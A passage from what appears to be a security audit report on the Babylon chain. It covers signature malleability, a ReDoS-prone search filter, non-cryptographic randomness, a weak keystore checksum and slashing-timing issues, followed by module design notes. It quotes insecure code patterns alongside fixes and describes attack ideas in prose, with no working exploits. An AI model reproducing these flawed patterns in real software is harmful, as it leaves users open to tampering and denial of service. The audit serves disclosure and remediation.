% go test -run TestECDSAMalleability
--- FAIL: TestECDSAMalleability (0.00s)
    ecdsa_test.go:59:
                Error Trace:    /path/babylon/crypto/ecdsa/ecdsa_test.go:59
                Error:          An error is expected but got nil.
                Test:           TestECDSAMalleability
FAIL
exit status 1
FAIL    github.com/babylonlabs-io/babylon/crypto/ecdsa  0.205s
```

Currently, ECDSA signatures are only used by Babylon for proof of possession, which is used to associate staker and finality-provider addresses with public keys. Being able to produce a distinct signature for a valid address does not appear to be an issue in this context, as the address being signed is not modified, so the correct address is still registered if a modified signature is used.

Recommendations

Enforce that `s < n/2` in `ecdsa.Verify`:

```
func Verify(pk *btcec.PublicKey, msg string, sigBytes []byte) error {
    msgHash := magicHash(msg)
    recoveredPK, _, err := ecdsa.RecoverCompact(sigBytes, msgHash[:])
    if err != nil {
        return err
    }
   var s btcec.ModNScalar
   if overflow := s.SetByteSlice(sigBytes[33:65]); overflow {
       return fmt.Errorf("invalid signature: S >= group order")
   }
   if s.IsOverHalfOrder() {
       return fmt.Errorf("invalid signature: S >= group order/2")
   }
    pkBytes := schnorr.SerializePubKey(pk)
    recoveredPKBytes := schnorr.SerializePubKey(recoveredPK)
    if !bytes.Equal(pkBytes, recoveredPKBytes) {
        return fmt.Errorf("the recovered PK does not match the given PK")
    }
    return nil
}
```

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `1d300ae7` ↗.

3.28. Inconsistent integer types for block height

Target	x/finality/keeper/msg_server.go		
Category	Business Logic	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

In the msg_server.go file of the finality module, the code compares `fp.HighestVotedHeight` (a `uint32` in the database) with `req.BlockHeight` (a `uint64` from the message):

```
if fp.HighestVotedHeight < uint32(req.BlockHeight) {
    ...
}
```

Strictly speaking, this comparison is safe as long as the block height never exceeds the 32-bit integer limit. However, it introduces an inconsistency between the types used in the message (`uint64`) and the types used for storing the height in the database (`uint32`). If a network were to run for decades or have extremely rapid block production such that the block height could approach or exceed the `uint32` maximum, this mismatch might lead to incorrect comparisons.

Impact

The likelihood of reaching `uint32` overflow for the block height is extremely low in typical deployments (e.g., 10-second blocks would still take decades to exhaust the limit). Nonetheless, this is not best practice and could theoretically cause unexpected behavior if ever triggered. It may also lead to confusion in code maintenance due to the inconsistent use of `uint32` vs `uint64` across modules.

Recommendations

Standardize the block-height type. If the protocol uses `uint64` in messages, store the height as `uint64` in the database for consistency — or vice versa.

Remediation

This issue has been acknowledged by Babylon Labs, who considers `uint32` sufficient for block-height storage. The current design is that the block height is expected to remain well below 2^{32} within the foreseeable operational lifetime (on the order of several decades). They acknowledge this is a minor inconsistency but do not view it as a security risk worth restructuring major parts of the code. The client therefore accepts the minor mismatch and does not plan any changes unless block-frequency assumptions significantly shift.

3.29. REDOS in search filter

Target	simple-staking		
Category	Business Logic	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

In FinalityProviderState.tsx, the search filter creates a regular expression out of the user's input and uses that to filter finality providers.

This is an anti-pattern since it could lead to regular expression denial of service (REDOS).

```
const FILTERS = {
  search: (fp: FinalityProvider, filter: FilterState) => {
    const pattern = new RegExp(filter.search, "i");

    return (
      pattern.test(fp.description?.moniker ?? "") || pattern.test(fp.btcPk)
    );
  },
  // ...
};
```

This filter can be set via a URL query parameter or by the user directly:

```
export function FinalityProviderState({ children }: PropsWithChildren) {
  const searchParams = useSearchParams();
  const fpParam = searchParams.get("fp");

  const [filter, setFilter] = useState<FilterState>({
    search: fpParam || "",
    status: "active",
  });
  // ...
}
```

Impact

The impact of this issue is limited since the regular expression only runs on the client. An attacker could provide a malicious simple-staking URL that contains a malicious regular expression in the URL that crashes the user's browser upon viewing.

If this filter code were ever changed to run on the server (through Next.js's server-side rendering), an attacker could use a malicious regular expression to take down the app.

Alternatively, if the code was changed to save filters in client-side storage (like `localStorage`), an attacker could craft a malicious URL that would cause the app to be unusable for a user until they clear their browser data.

Recommendations

Replace the code so it does not use regular expressions — for example:

```
const filter = filter.search.toLowerCase();
return (fp.description?.moniker ?? "").toLowerCase().includes(filter)
    || fp.btcPk.toLowerCase().includes(filter)
```

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit 11d4972d ↗.

3.30. Unsafe random function

Target	babylon-staking-indexer		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

In internal/utils/rand.go, the random function was implemented like below:

```go
import (
    "math/rand"
)

// RandomAlphaNum generates random alphanumeric string
// in case length <= 0 it returns empty string
func RandomAlphaNum(length int) string {
    const charset =
    "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

    if length <= 0 {
        return ""
    }

    randomString := make([]byte, length)
    for i := range randomString {
        randomString[i] = charset[rand.Intn(len(charset))]
    }

    return string(randomString)
}
```

Since the module math/rand is not recommended for security usage and we could not find the seed setting for the function, this `RandomAlphaNum` function does not guarantee the randomness.

Impact

This random function is not cryptographically secure.

Recommendations

We recommend using the module crypto/rand for the cryptographically secure random function.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit 81dce1bc ↗.

3.31. ERC-2335 checksum does not use an HMAC

Target	crypto/erc2335/erc2335.go		
Category	Business Logic	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

The ERC-2335 container format used for storing BLS keys uses counter-mode AES (`aes-128-ctr`), an unauthenticated mode of encryption, with a checksum of `SHA256(key || ciphertext)`. This checksum is not a proper message authentication code (for comparison, `HMAC-SHA256`$(k, m) =$ `SHA256`$(k \oplus 0x5c||$`SHA256`$(k \oplus 0x36||m))$).

Impact

Since ERC-2335 stores data of arbitrary length, an attacker that can read and write the container could use a length extension attack on SHA-256 to append data to the ciphertext and recalculate the checksum such that it still successfully decrypts. If they get multiple opportunities to modify the container, they can also flip bits in the appended data to flip bits in the extra plaintext value, even if they cannot observe the decrypted value directly. This does not lead to a practical attack on the current use, since the contained value is a BLS12-381 scalar, which is checked to be 32 bytes by `blst` during signing.

Recommendations

Enforce that the length of plaintext is as expected immediately after decryption instead of only during signing.

If using ERC-2335 for variable-length data, either prefix the plaintext with its length and check it after decryption, or ideally extend ERC-2335 to support HMAC-SHA256 as a checksum algorithm.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit 432b560e ↗.

3.32. Delayed voting-power updates for slashed validators

Target	x/finality		
Category	Business Logic	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

Babylon's epoching module maintains a validator-set snapshot at the beginning of each epoch to support checkpoint signing. When a validator is slashed mid-epoch by the Cosmos SDK's slashing module, the validator's power reduction is not reflected in the epoching module's snapshot until the next epoch. As a result, any checks (and `VoteExtension` logic) in `ProcessProposal` continue to use the slashed validator's pre-slash voting power until the next epoch begins.

A malicious validator — who is slashed but retains its old voting power in the epoching store — may continue to exert influence on checkpoint signing. In a worst-case scenario where the adversary holds slightly more than two-thirds of the total voting power, they could send conflicting blocks or checkpoints to different groups of honest validators, leading to temporary forks or confusion. While these forks may be resolved via social consensus and retroactive slashing, it raises concerns about temporary safety risks and potential rollbacks that could affect external participants (like centralized exchanges).

Impact

The influence of slashed validators is extended. Because their voting power remains unchanged until the next epoch, slashed (or otherwise compromised) validators may still meet two-thirds thresholds during mid-epoch checkpoint votes. This can affect checkpoint-validity checks in `ProcessProposal`, allowing a malicious or compromised validator to exercise undue influence until the epoch update.

Recommendations

Reflect the slashed validator's reduced voting power as soon as the slashing event occurs, rather than deferring to the next epoch. This would reduce the window of time in which a malicious or misconfigured validator retains full voting power despite being slashed.

Remediation

This issue has been acknowledged by Babylon Labs, who does not plan to apply slashing power changes mid-epoch. The design intends for checkpoint signing to rely on a stable validator set for the entirety of each epoch. Applying immediate power updates within an epoch could endanger liveness, particularly if a supposedly honest validator is accidentally slashed due to a misconfiguration. In such a case, the adversarial share could rise above one-third, jeopardizing the chain's liveness.

Babylon Labs also does not see an immediate safety violation. If more than two-thirds of the validators become adversarial, Bitcoin timestamping ensures that an earlier checkpoint prevails. Additionally, slashable safety means malicious validators who sign multiple or invalid checkpoints can be clearly identified and punished. In rare cases of a serious fork, instead of relying on social consensus, a runbook will be used to select the correct fork based on an objective rule tied to checkpoints posted on Bitcoin. Therefore, deferring voting power updates until the next epoch is considered an acceptable action for preserving liveness while still guarding against adversarial behavior.

4. Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1. Babylon node module-wise reviewed parameters

During the audit, we used the testnet parameters provided for the PoC, and there were no issues caused by abnormally configured parameters.

btcstaking

Parameter	Value
Covenant quorum	6/9
Covenant PKs	https://github.com/bab...params.go#L11-L12 ↗
Slashing PK script	12FcPrQ27Em3Y69gZ7ujXBhbMm1JX2 Corresponds to: Pub Key: 00145be12624d08a2b424095d7c07221c- -33450d14bf1 Address: tb1qt0sjvfxs3g45ysy46lq8ygwrx3gdzjl3u5n5yq
Minimum slashing fee	5,000 Satoshi (10% of min stake)
Minimum finality-provider commission rate	3%
Slashing rate	5%
Minimum unbonding time	1,008
Unbonding fee	2,000 Satoshi
Delegation creation base gas fee	1,095,000
Allowlist expiration height	26,124
Minimum staking value	50,000 Satoshi (0.0005 sBTC)
Maximum staking value	35,000,000,000 Satoshi (350 sBTC) Half of Phase 1 testnet TVL
Minimum staking time	10,000 blocks
Maximum staking time	64,000 blocks
BTC activation height	227,174

finality

Parameter	Value
Minimum public randomness	500
Signed blocks' window	10,000
Minimum signed blocks per window	5% (500)
Finality signature time-out	3
Jailing duration	3,600s (1 hour)
Finality activation height	8,844
Max active finality providers	100

incentive

Parameter	Value
BTC staking portion	30%
Inflation rate	In the codebase — 8%

wasm

Parameter	Value
Code upload	Everybody
Instantiate contract	Everybody

slashing

Parameter	Value
Signed blocks' window	10,000
Minimum signed blocks	5% (500)
Slash fraction for downtime	0.01%

gov

Parameter	Value
Voting period	1 day
Expedited voting period	12 hours
Min deposit	10 BBN
Expedited min deposit	20 BBN
Other params	Default

consensus

Parameter	Value
Max gas per block	250,000,000
Other params	Default

staking

Parameter	Value
Minimum commission	3%
Max validators	100
Other params	Default

epoching

Parameter	Value
Epoch interval	360 (1h epoch with 10s block times)

btclightclient

Parameter	Value
Reporter BBN address allowlist	bbn1mzghl5csl75wz86e70j6ggdll4huazgfm- -eucyx, bbn1cferwuxd95mdnyh4qnptahmzym0xt9- -sp9asqnw
Base BTC header height	195,552
Phase 1 testnet cap-1 closest BTC retarget block	Phase 1 testnet cap-1 closest BTC retarget block
Base BTC header	00000020c8710c5662ab0a4680963697765a- -390cba4814f95f0556fc5fb3b446b2000000- -fa9b80e52653455e5d4a4648fbe1f62854a0- - 7dbec0633a42ef595431de9be36dccb64366- -934f011ef3d98200
Base BTC header work	12,798,859

checkpointing

Parameter	Value
Genesis keys	Contains a single BLS key from the validator that produced the Phase 2 testnet genesis block

btccheckpoint

Parameter	**Value**
BTC confirmation depth	10
BTC finalization depth	100
Checkpoint tag	62627435 (bbt5)

auth + bank

Parameter	**Value**
Accounts	Babylon Labs: bbn1w9cfa0qzlx8ktdecnctpxe0en0ct2985--v0c42g (9,999,999,000 BBN) Genesis Validator: bbn1py58qvyyz6lcp9fhulwh5av8a4sllx6h--m0f60v (1k BBN)
Denomination	ubbn
Other params	Default

distribution

Parameter	Value
Community tax	0.1%

Others

We reviewed the following modules based on the default parameters defined in the cosmos sdk repository ↗: IBC, feeibc, transfer, crisis, circuit, capability, and authz.

4.2. Dependency management and vulnerability assessment

During the audit, we thoroughly evaluated all external dependencies integrated into the product to ensure their security and up-to-date status, with a key focus on the Cosmos SDK utilized within the Babylon chain.

We identified that the Babylon chain is using Cosmos SDK version 0.50.9, as verified by the target audit commit hash found in the go.mod file.

However, version 0.50.9 of Cosmos SDK has a documented security vulnerability GHSA-8wcc-m6j2-qxvm ↗, which poses potential risks to the integrity and security of the blockchain network.

At the start of the audit, the Babylon team was aware of this fact and was in the process of modifying some code to ensure compatibility with the latest version of the Cosmos SDK. By the end of the audit, the upgrade to version v0.50.12 had been completed ↗.

4.3. Panic handling in ABCI++ handlers

During the audit process, we examined the use of panic statements within ABCI++ handlers such as `BeginBlock` and `EndBlock`. Panic statements were employed in various error-handling procedures; however, this is not typically considered a best practice in Cosmos SDK–based chains. The reason is that, in the case of ABCI++ handlers, panic statements are not recovered. Consequently, when a panic statement is executed, the node process terminates, which can lead to the entire chain being halted. This is viewed as another potential DOS vector.

However, the Babylon team is aware of this and has clarified that the use of panic statements within ABCI++ handlers is intentional. In most of the node code, the Babylon team prefers to fail fast rather than continue operating in an incorrect state. Therefore, if the Babylon team's assumptions are violated or the data model is incorrect, a panic is triggered.

4.4. Behavior of `MissedBlocksCounter` on consecutive windows

In the finality module, a finality provider (FP) is jailed if it misses more than a specified threshold of votes within a rolling block window (for example, missing 51 out of 100 blocks). However, if the FP misses the same block index in two consecutive windows (e.g., height 1 and then height 101), the missed block counter does not increment twice for that repeated index. There is a `ResetMissedBlocksCounter` function in the code, but it is not currently called. Despite that, the development team confirmed that this is an intentional design adapted from Cosmos SDK's jailing logic, where each missing index is only counted once per rolling window, and missed-block counters reset under certain conditions elsewhere in the code path.

5. System Design

This provides a description of the high-level components of the system and how they interact, including details like a function's externally controllable inputs and how an attacker could leverage each input to cause harm or which invariants or constraints of the system are critical and must always be upheld.

Not all components in the audit scope may have been modeled. The absence of a component in this section does not necessarily suggest that it is safe.

5.1. Module: btclightclient

Description

The btclightclient module is essentially a BTC light client that maintains the canonical header chain of Bitcoin.

The BTC canonical headers stored in the btclightclient module are referenced in the following scenarios:

1. The first is when the BTC timestamping protocol records a checkpoint on the BTC network and reports it to the Babylon chain. To ensure security, each checkpoint must be reported along with the inclusion proof that verifies the BTC transaction executing the checkpoint. The btclightclient module is referenced to determine the validity of the inclusion proof at that point in time.

2. For BTC staking, users prove that a staking transaction was executed on the BTC network to receive equivalent value on the Babylon chain. Similar to the first scenario, an inclusion proof is required to validate the staking transaction, and the btclightclient module is used to verify the inclusion proof.

Additionally, to ensure that the stored block headers belong to the canonical chain and not a fork chain, the chain with the highest total difficulty is recognized as the main chain.

If a fork chain with higher total difficulty (i.e., a better fork) is discovered, the chain is rolled back to the common ancestor block. The newly received fork block headers are then stored in the state.

Messages

`MsgInsertHeaders`

This message is processed by the btclightclient module and is used to update the state of the BTC chain that the Babylon chain references.

When a Babylon node receives BTC headers, it checks the following conditions:

- The message executor is an authorized reporter. (Permissionless execution may be allowed depending on the module parameters.)

- The `headers` list must not be empty.
- The headers in the list must be connected by parent-child relationships. That is, the `PrevBlock` field of the header at position `i + 1` must point to the hash of the header at position `i`.
- The first header in the list must reference a header already stored in the BTC light client module.
- Each header must be correctly encoded.
- Each header must have a valid proof of work and difficulty.
- Each header must have a `Timestamp` greater than the median of the previous 11 ancestor blocks.
- If the first header in the list does not point to the current tip of the chain maintained by the BTC light client, the message indicates the presence of a fork. For the fork to be valid, the forked chain must be better than the current chain. A better fork is defined as a chain with a total work greater than the total work of the current chain.

Additionally, if the message is successfully executed, the user will receive a refund for all gas consumed during its execution.

`MsgUpdateParams`

This message is used to update the parameters of the btclightclient module and can only be executed through a governance proposal.

Test coverage

The x/btclightclient package has low test coverage (12.1%), while the keeper module is well-tested (75.2%), and the types module remains mostly untested (2.7%).

```
ok      github.com/babylonlabs-io/babylon/x/btclightclient      1.853s  coverage:
    12.1% of statements
ok      github.com/babylonlabs-
    io/babylon/x/btclightclient/keeper       3.025s  coverage:  75.2% of
    statements
ok      github.com/babylonlabs-
    io/babylon/x/btclightclient/types        2.231s  coverage:  2.7% of
    statements
```

Attack surface

There is only one message in the btclightclient. This is the largest exposed attack surface, though it is permissioned as only vigilantes (vigilante reporters) can submit the message `MsgInsertHeaders` in testnet. But in the future, it may be executed permissionlessly depending on the decision of the Babylon team. The possible consequences of malicious vigilantes that were checked were that invalid BTC headers cannot be sent. Any headers that can cause a fork due to a block being mined earlier than expected, despite the predefined difficulty, and subsequently being considered the principal chain is problematic. Other situations such as DOS due to the refund mechanisms of the messages is also important to consider. Any situation that could cause a block to be missed is also a critical issue (consider, for example, multiple reorgs).

5.2. Module: btccheckpoint

Description

The btccheckpoint module is responsible for recording and managing Babylon's state as checkpoints on the Bitcoin network.

Its main functionalities include the following:

- Handling raw checkpoint submission requests
- Processing Bitcoin SPV proofs for submitted checkpoints
- Managing the life cycle of checkpoints (`SEALED`, `SUBMITTED`, `CONFIRMED`, `FINALIZED`)
- Verifying and finalizing checkpoints
- Distributing rewards for successfully submitted checkpoints
- Actively updating checkpoint states whenever the btclightclient module receives a new header

Messages

`MsgInsertBTCSpvProof`

This message is processed by the btclightclient module and is used by a vigilante reporter to save a new checkpoint in the state.

When a Babylon node receives the `MsgInsertBTCSpvProof` message, it performs the following steps:

1. **Parse the raw checkpoint data from the proof.** The structure of the raw checkpoint consists of the following types:

```
type RawCheckpointSubmission struct {
    Reporter       sdk.AccAddress
    Proof1         ParsedProof
    Proof2         ParsedProof
    CheckpointData btctxformatter.RawBtcCheckpoint
}

type ParsedProof struct {
    BlockHash        types.BTCHeaderHashBytes
    Transaction      *btcutil.Tx
    TransactionBytes []byte
    TransactionIdx   uint32
    OpReturnData     []byte
}

type RawBtcCheckpoint struct {
    Epoch            uint64
    BlockHash        []byte
    BitMap           []byte
    SubmitterAddress []byte
    BlsSig           []byte
}
```

The node ensures that two proofs are included in a checkpoint submission due to the Bitcoin network's `OP_RETURN` data-length limit. It performs Merkle proof verification for each proof based on the Bitcoin-related data provided by the user.

It verifies that the transaction for each proof contains valid `OP_RETURN` data related to the checkpoint, specifically checking the tag specified by the Babylon chain and a version that meets or exceeds the required version. If all validity checks pass, generate the `RawCheckpointSubmission`.

2. **Validate against previously submitted data.** The node extracts a `SubmissionKey` from the `RawCheckpointSubmission` and checks if the `SubmissionKey` has already been submitted; if so, it rejects the message.

3. **Return submission information.** The node retrieves and returns the block depths of the submitted transactions, the most recent block hash, and the index of the submission within the most recent block. It verifies that the block hash of each submission exists in the btclightclient module.

4. **Verify checkpoint data.** The node checks whether the checkpoint originates from a forked chain or is invalid. It validates if the checkpoint matches any stored checkpoint in the `PreBlocker` and is not in the `Accumulating` (voting) state. If so, it is considered a verified checkpoint. If not, assume it originates from a forked chain or is still in the `Accumulating` state.

   It uses the `VerifyRawCheckpoint` function to confirm 1) the checkpoint has valid validator signatures for the epoch, 2) validator power exceeds two-thirds of the total power, and 3) the BLS signature is valid. It compares the block hash indicated by the raw check. If not, it assumes it originates from a forked chain and is invalid.

5. **Check ancestors.** Once the checkpoint is validated, the node calls the `checkAncestors` function to ensure it is older than the latest transaction submitted to the Bitcoin network for the previous epoch.

If all checks pass, the message execution proceeds with the following two actions:

1. Save the block hashes and checkpoint submission data to the state along with the epoch number.
2. Update the status of the previously stored checkpoint from `SEALED` to `SUBMITTED`.

`MsgUpdateParams`

This message is used to update parameters of the btccheckpoint module and can only be executed through a governance proposal.

ABCI++ handler

`EndBlocker`

This function is called every time a new Bitcoin network block header is added to the btclightclient module and is used to check and update checkpoint states for each epoch.

When a Babylon node triggers the `checkCheckpoints` function, it performs the following steps:

1. **Retrieve the most recently finalized epoch and iterate forward.** The function starts by identifying the latest finalized epoch and then proceeds to evaluate all epochs up to the most recent one.
2. **Verify epoch-finalization status.** If the current epoch's status is `Finalized`, the node retrieves the submission for that epoch. (A finalized epoch should only have one submission.)
3. **Handle invalid parent epochs.** If this process is on its second pass (the second loop) and the previous epoch has no `bestSubmission`, the current epoch is marked as invalid and its status is updated to `SEALED`.
4. **Determine submissions to keep or delete.** Submissions whose block hashes cannot be found in the btclightclient module (indicating a forked or invalid chain) are deleted. Submissions where the youngest block of the current epoch is older than the oldest block of the previous epoch are deleted.
5. **Handle epochs without valid submissions.** If no submissions remain after the deletions, the epoch is marked as invalid and its status is set to `SEALED`.
6. **Determine the epoch status.** The height of the oldest submission's block is compared with the latest block height. Based on this comparison, the epoch can be classified as `Submitted`, `Confirmed`, or `Finalized`.
7. **Finalize epochs.** If the epoch is determined to be `Finalized`, only the oldest valid submission is retained, and all others are deleted.

8. **Remove invalid submissions.** If the epoch is not `Finalized`, only the submissions identified as invalid or outdated are removed.

By enforcing these conditions, the `checkCheckpoints` function ensures that each epoch's status is correctly maintained and that invalid or forked submissions do not remain in the system.

Test coverage

The x/btccheckpoint package has moderate test coverage (60.0%), with the keeper module having higher coverage (70.6%), while the types module remains mostly untested (3.5%).

```
ok      github.com/babylonlabs-
    io/babylon/x/btccheckpoint       (cached)        coverage:  60.0% of
    statements
ok      github.com/babylonlabs-
    io/babylon/x/btccheckpoint/keeper       (cached)        coverage:  70.6% of
    statements
ok      github.com/babylonlabs-io/babylon/x/btccheckpoint/types
    (cached)        coverage:  3.5% of statements
```

Attack surface

The attack surface exposed by `btccheckpoint` module is the `MsgInsertBTCSpvProof`. The possible issues are invalid checkpoints, which are not on the current active BTC fork; the incorrect finalization of checkpoints that would skip a phase in the checkpoint life cycle; and the incorrect distribution of rewards.

5.3. Module: checkpointing

Description

Babylon checkpoints record the state of the Babylon chain at the end of a specific epoch. These checkpoints are created to be included in the BTC Network as a measure to protect the Babylon chain and connected chains from long-range attacks. If blocks in the BTC Network with sufficient resistance to reorg include data related to the checkpoint, it provides an immutable record of the Babylon state up to the epoch in which the checkpoint was created. This also helps determine the valid main branch of the Babylon chain.

A checkpoint contains a unique committed identifier and the BLS signatures of the validator set corresponding to that state. BLS signatures were chosen for their ability to aggregate signatures, allowing checkpoints to remain verifiable and compact. To enable this, each validator must maintain a BLS key pair and register their BLS public key on the Babylon chain. Validators use their BLS private keys to sign the last block ID of the epoch and submit their signatures via the ABCI++ vote-extension interface. Valid BLS signatures are aggregated into the checkpoint included in the next block proposal. Prior to 788c3cef, BLS private keys were stored unencrypted at rest; subsequently, they are stored in a passphrase-protected ERC-2335 keystore file, with the `migrate-bls-key` command added to convert to the new format.

Once a valid checkpoint is created, it is committed to the Bitcoin ledger via an off-chain program called the vigilante submitter. This program constructs Bitcoin transactions with outputs using `OP_RETURN` script codes to include checkpoint data in the Bitcoin ledger. Due to `OP_RETURN`'s data-size limitations, two transactions are generated to include the entire checkpoint data. Once included, another off-chain program, the vigilante reporter, submits inclusion proofs to the btccheckpoint module, which monitors confirmation status and reports it to the checkpointing module. If two conflicting checkpoints with valid BLS multi-signatures are observed, it indicates a fork, and a warning is raised. In such cases, the checkpoint included first in the Bitcoin ledger determines the valid main branch of the Babylon chain.

Messages

`MsgWrappedCreateValidator`

This message wraps the Cosmos SDK `MsgCreateValidator` with a BLS public key. It is used to register new validators on the Babylon chain and store their BLS public keys.

When a Babylon node receives `MsgWrappedCreateValidator`, it checks the following conditions:

- The signer of the `MsgWrappedCreateValidator` is verified.
- The ownership of the BLS public key included in the message is verified.
- The same BLS public key cannot be registered by multiple validators, and a single validator cannot register more than one BLS public key.

If all conditions are met, the message performs the following steps:

1. Extract and validate the underlying `MsgCreateValidator`.
2. Extract the BLS public key and store it in both the address-to-key and key-to-address mappings.
3. Add the `MsgCreateValidator` to a designated queue in the epoching module.
4. The epoching module processes the messages in the queue during the last block of the current epoch, effectively blocking the default Cosmos SDK staking-module messages (such as `MsgCreateValidator`, `MsgDelegate`, `MsgUndelegate`, `MsgBeginRedelegate`, and `MsgCancelUnbondingDelegation`) from executing normally via the AnteHandler.

ABCI++ handler

These handlers support the voting process for Babylon checkpoints and are called in the following sequence:

1. `ExtendVote` (executed in the last block of the previous epoch)
2. `VerifyVoteExtension` (executed in the last block of the previous epoch)
3. `PrepareProposal` (executed in the first block of the current epoch)
4. `ProcessProposal` (executed in the first block of the current epoch)
5. `PreBlock` (executed in the first block of the current epoch)
6. `BeginBlock` (executed in the first block of the current epoch)

`ExtendVote`

The `ExtendVote` function is invoked during the final voting phase of CometBFT consensus in the last block of the epoch. It checks 1) whether the signer of the vote is part of the current epoch's validator set and 2) whether the validator can correctly sign the block ID and epoch number using its BLS key.

If these checks succeed, `ExtendVote` generates a vote extension containing the BLS signature, attaching it to the validator's precommit vote.

`VerifyVoteExtension`

The `VerifyVoteExtension` function validates the vote extensions created by other validators. It checks the following:

- The epoch number in the vote extension matches the current epoch.
- The validator address sending the vote extension matches the address embedded in the BLS signature.
- The current block hash in `VerifyVoteExtension` matches the block hash referenced by the BLS signature in the vote extension.
- The BLS signature itself is valid.

If all checks pass, the vote extension is considered valid and is included in the list passed to the `PrepareProposal` function of the subsequent block.

`PrepareProposal`

When the proposed block is the first block of the next epoch, the validator chosen as the proposer by CometBFT gathers the valid vote extensions from the previous block, constructs a checkpoint, and includes it as the first transaction in the block.

`ProcessProposal`

The `ProcessProposal` function evaluates the integrity of the block that includes the checkpoint transaction created in `PrepareProposal`. If the block is the first block of the next epoch, it checks the following:

- Whether the first transaction in the block corresponds to a checkpoint
- Whether the vote extensions within the checkpoint match the data collected from the previous epoch
- Whether each BLS signature is valid when referencing the block ID from the prior epoch
- Whether the cumulative voting power of the validators who signed the vote extensions exceeds two-thirds of the total epoch voting power

If these conditions are satisfied, the checkpoint is considered valid.

`PreBlock`

The `PreBlock` function records the checkpoint from the special transaction injected into the first block of the epoch. Since `ProcessProposal` already verifies the checkpoint, `PreBlock` simply persists the data to the application state without additional checks.

`BeginBlock`

The `BeginBlock` function initializes the validator set with their BLS public keys if the proposed block is the first block of a new epoch. It is invoked immediately after `PreBlock` during block finalization. This step retrieves the validator set for the epoch from the epoching module and associates each validator with its corresponding BLS public key.

Test coverage

The x/checkpointing package has high test coverage (75.0%), with the keeper module slightly lower (68.2%), while the types module remains mostly untested (7.1%).

```
ok  	github.com/babylonlabs-io/babylon/x/checkpointing	9.132s	coverage: 75.0% of statements
ok  	github.com/babylonlabs-io/babylon/x/checkpointing/keeper	3.953s	coverage: 68.2% of statements
ok  	github.com/babylonlabs-io/babylon/x/checkpointing/types	2.298s	coverage: 7.1% of statements
```

Attack surface

The attack surface exposed by the checkpointing module are the wrapped x/staking validator messages — any issues in the wrapped messages that would allow an arbitrary creation of validators. Other issues include the proposal preparation/processing and the vote-extension process, which could result in nondeterminism and/or DOS in the consensus process.

5.4. Module: epoching

Description

Babylon implements epoched staking ↗ to reduce and parameterize the frequency of validator-set updates in Babylon. This reduces the frequency of Babylon sending checkpoints to Bitcoin, thereby lowering Babylon's operational costs and minimizing its footprint on Bitcoin.

In the epoched staking design, the blockchain is divided into epochs, each consisting of a fixed number of consecutive blocks. Messages that affect the validator set's stake distribution are delayed until the end of each epoch, ensuring that the validator set remains unchanged during the epoch. The epoching module is responsible for implementing this epoched staking design, which includes the following:

- Tracking the current epoch number of the blockchain
- Recording metadata for each epoch
- Delaying the execution of messages that affect the validator set's stake distribution until the end of each epoch
- Completing all unbonding requests for epochs that have a Bitcoin checkpoint with sufficient confirmations

Messages

`MsgWrappedDelegate`

The `MsgWrappedDelegate` message wraps the `MsgDelegate` message from the Cosmos SDK staking module. It is used to delegate tokens on the Babylon chain.

When a Babylon node receives `MsgWrappedDelegate`, it checks the following conditions:

- The specified validator exists and is valid within the staking module.
- The asset denomination to be delegated is recognized by the staking module.

If these checks pass, `MsgDelegate` is added to a queue that will be processed at the last block of the current epoch.

`MsgWrappedUndelegate`

The `MsgWrappedUndelegate` message wraps the `MsgUndelegate` message from the Cosmos SDK staking module. It is used to undelegate tokens on the Babylon chain.

When a Babylon node receives `MsgWrappedUndelegate`, it checks the following conditions:

- The specified validator exists and is valid within the staking module.
- The asset denomination to be undelegated is recognized by the staking module.
- There is an existing delegation record between the delegator and the validator.

- The amount requested for undelegation does not exceed the current delegation amount.

If these checks pass, `MsgUndelegate` is added to a queue that will be processed at the last block of the current epoch.

`MsgWrappedBeginRedelegate`

The `MsgWrappedBeginRedelegate` message wraps the `MsgBeginRedelegate` message from the Cosmos SDK staking module. It is used to redelegate tokens from one validator to another on the Babylon chain.

When a Babylon node receives `MsgWrappedBeginRedelegate`, it checks the following conditions:

- The validator addresses (source and destination) are valid within the staking module.
- The asset denomination to be redelegated is recognized by the staking module.
- There is an existing delegation record between the delegator and the source validator.
- The amount requested for redelegation does not exceed the current delegation amount.

If these checks pass, `MsgBeginRedelegate` is added to a queue that will be processed at the last block of the current epoch.

`MsgWrappedCancelUnbondingDelegation`

The `MsgWrappedCancelUnbondingDelegation` message wraps the `MsgCancelUnbondingDelegation` message from the Cosmos SDK staking module. It is used to cancel unbonding operations on the Babylon chain.

When a Babylon node receives `MsgWrappedCancelUnbondingDelegation`, it checks the following conditions:

- The provided `DelegatorAddress` and `ValidatorAddress` are valid within the staking module.
- The token amount to be removed from unbonding is greater than zero and uses the correct asset denomination.
- The block height at which unbonding was initiated is greater than zero.
- The asset denomination to be removed from unbonding is recognized by the staking module.

If these checks pass, `MsgCancelUnbondingDelegation` is added to a queue that will be processed at the last block of the current epoch.

`MsgUpdateParams`

The `MsgUpdateParams` message is used to update parameters of the epoching module. This message can only be executed through a governance proposal on the Babylon chain.

ABCI++ handler

In the Babylon chain, the `EndBlocker` of the Cosmos SDK staking module is disabled to prevent frequent validator-set updates. Instead, the epoching module takes over the responsibilities that were originally handled by the staking module's `EndBlocker`.

At the last block of each epoch, all staking-module messages queued during the epoch are executed. At the beginning of the next epoch, the validator set is updated accordingly.

`BeginBlock`

The `BeginBlock` function in the epoching module executes the following logic.

If the current block is the first block of the next epoch, it will do the following:

1. Create a new `Epoch` object and store it in the epoch metadata.
2. Record the current `AppHash` as the sealer `AppHash` of the previous epoch.
3. Initialize the message queue for the new epoch.
4. Reset the counter that tracks total slashed voting power during the current epoch.
5. Store the top validators with the highest voting power (retrieved from the staking module) in the epoch validator set.
6. Execute the `AfterEpochBegins` hook and emit an event indicating that the chain has entered a new epoch.

